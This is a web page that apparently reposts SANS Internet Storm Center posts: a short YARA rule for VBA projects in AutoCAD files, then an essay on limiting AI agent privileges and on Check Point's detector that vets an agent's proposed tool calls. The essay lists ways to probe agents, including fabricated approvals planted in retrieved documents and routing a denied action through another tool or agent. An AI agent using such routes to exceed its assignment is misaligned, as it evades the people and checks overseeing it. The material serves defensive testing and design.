Here is the YARA rule I used to detect "Orphaned VBA Projects Inside DWG Files".
rule autocad_orphaned_vba_project {strings: $a = "AC10"$b = {D0 CF 11 E0 A1 B1 1A E1}$c = "[Host Extender Info]" ascii
condition: $a at 0 and uint32(0x24) == 0 and $b and $c}
A VirusTotal retrohunt with this rule gave me only 2 detections:
09d4607941e458f6dbb6be17825641d863c0b37c185027984e137d8a67e919d8
3310c1a9bfe6115e49d8ac372cef5f460850da05138340107e66b958a6b5bca6
Didier Stevens
Senior handler
blog.DidierStevens.com
(c) SANS Internet Storm Center. https://isc.sans.edu Creative Commons Attribution-Noncommercial 3.0 United States License.
Small Agents, Smaller Blast Radius: Controlling What AI Can Do, (Fri, Oct 16th)
This post was originally published on this site
I believe the cybersecurity industry may be approaching AI security the wrong way.
AI agents are becoming more powerful every day. Systems like ChatGPT, Claude, and Grok can write and execute code, use command shells, browse the web, call APIs, interact with MCP servers, and access enterprise data. Yet much of the industry is taking these extraordinarily powerful, general-purpose agents and trying to make them safe by building cages around them. We add containers, policy layers, monitoring, guardrails, and humans in the loop.
I think that’s backwards. If the companies building these models struggle to control their behavior, why do we assume we can reliably contain them? And when in human history has requiring a user to click a button before something dangerous happened EVER worked?
Even if you build the perfect cage, the model you tested in your cage will eventually change. Providers retire models, and moving to a replacement means revisiting your assumptions and testing. Your application code may be unchanged, but the component deciding what to do next is different.
In my opinion, we should use these agents, which are very good at coding, to build smaller, single-purpose agents. If an agent only needs to read logs from one directory, why give it functions that can read, write, or execute things anywhere on the system?
This isn’t a new idea. It’s the principle of least privilege and seperation of duties. But somehow, when we build agents, we seem willing to hand over broad access and ask the model to use good judgment.
This is the guiding philosophy behind SANS SEC573: AI-Powered Security Automation, where we learn to vibe code these focused agents into existence. Use the powerful coding agent to build a better agent. Give the resulting agent only the access it needs to do its job.
An October 15 article from Check Point provides a good case in point.
Imagine asking an AI security agent to investigate a suspicious login. It retrieves authentication logs, checks the source IP, and identifies several potentially affected accounts. Then it disables them. The agent may have correctly identified suspicious activity. Disabling those accounts might even be appropriate. But you asked it to investigate. Somewhere along the way, it expanded its assignment.
Check Point’s article describes its Dangerous Deviation Detection capability, which evaluates proposed tool calls before execution. The problem extends beyond prompt injection. An agent can misunderstand a request or take its assignment too far without an attacker being involved.
The detector sits between the model choosing a tool call and the application executing it. It evaluates the proposed operation and its arguments against the task. The application can then stop the action, request approval, or give the agent feedback so it can try another approach.
According to Check Point’s technical documentation:
-
The beta detector flags actions that are both dangerous and unwarranted. Its danger categories include data leakage, access or privilege escalation, and destruction of persistent resources.
-
It looks for justification in
userandsystemmessages. Instructions in tool responses or other external content do not count as authorization. -
The application submits conversation history, the proposed tool call in the final
assistantmessage, and tool definitions in the top-leveltoolsfield of a Guard API request. -
Setting
"breakdown": truereturns fields includingreason_code,reason,agent_guidance, anddebug_info.dev_tips.
The distinction between dangerous and unwarranted is important. An irrelevant but harmless action can pass. A dangerous action supported by trusted instructions can also pass. Check Point separately documents a deterministic tool allow/deny list and describes the beta detector as favoring fewer false positives over catching every marginal case. Its a solid approach.
Those are documented product behaviors, not results from my own testing.
I can see value in checking proposed actions. But my first question comes before that check: Why does the investigation agent have permission to disable accounts?
The human analyst might need that permission. The agent performing this particular task does not. Seperation of Duties and the Prinsicle of Least required access are screaming in their graves.
An investigation agent can collect evidence and recommend containment using narrowly scoped, read-only access. If containment is needed, a separate workflow can perform the authorized operation against the specified accounts.
That boundary needs to exist in code and credentials. Removing a tool from the list shown to the model is not enough if the executor still accepts it. Restricting tools also accomplishes little if the agent has a general-purpose shell running with administrative credentials.
The same rule applies when agents work together. If the investigation agent can freely tell a privileged response agent to disable accounts, it still has an indirect path to that capability. The receiving workflow must check authorization and scope for itself. “The other agent said you approved it” should not be enough.
There is another implementation detail worth watching. Check Point’s detector distinguishes trusted messages from external content. If your application copies an untrusted ticket into a user message, you may blur that distinction. A sentence in a ticket claiming that someone approved an action is evidence to evaluate, not permission to execute it.
You can test these boundaries with ordinary requests:
-
Ask for an incident summary. Does the agent try to close the ticket?
-
Ask for a list of inactive accounts. Does it try to disable them?
-
Put a fabricated approval in a retrieved document. Does the application accept it?
-
Approve an action against one account. Can the agent expand it to several?
-
Deny an action. Can it accomplish the same thing through another tool or agent?
Watch both what the model proposes and what the application allows. An unauthorized attempt that gets blocked tells you a control worked. An agent that happens to behave correctly does not prove the control exists.
I’m not suggesting we abandon monitoring, guardrails, or approval workflows. I’m suggesting we stop making them responsible for containing capabilities the agent never needed.
Before building a better cage, ask why you gave the agent that much access in the first place. Then have the agents build their own cages by writing single purpose agents with only those tools that are required. I'll show you how in SEC573.
Sources: Check Point’s October 15 article and Agent Behavior Defense documentation.
(c) SANS Internet Storm Center. https://isc.sans.edu Creative Commons Attribution-Noncommercial 3.0 United States License.
![Panchan's Mining Island [Guest Diary], (Wed, Oct 14th)](https://www.ironcastle.net/wp-content/uploads/2026/10/status-4.gif)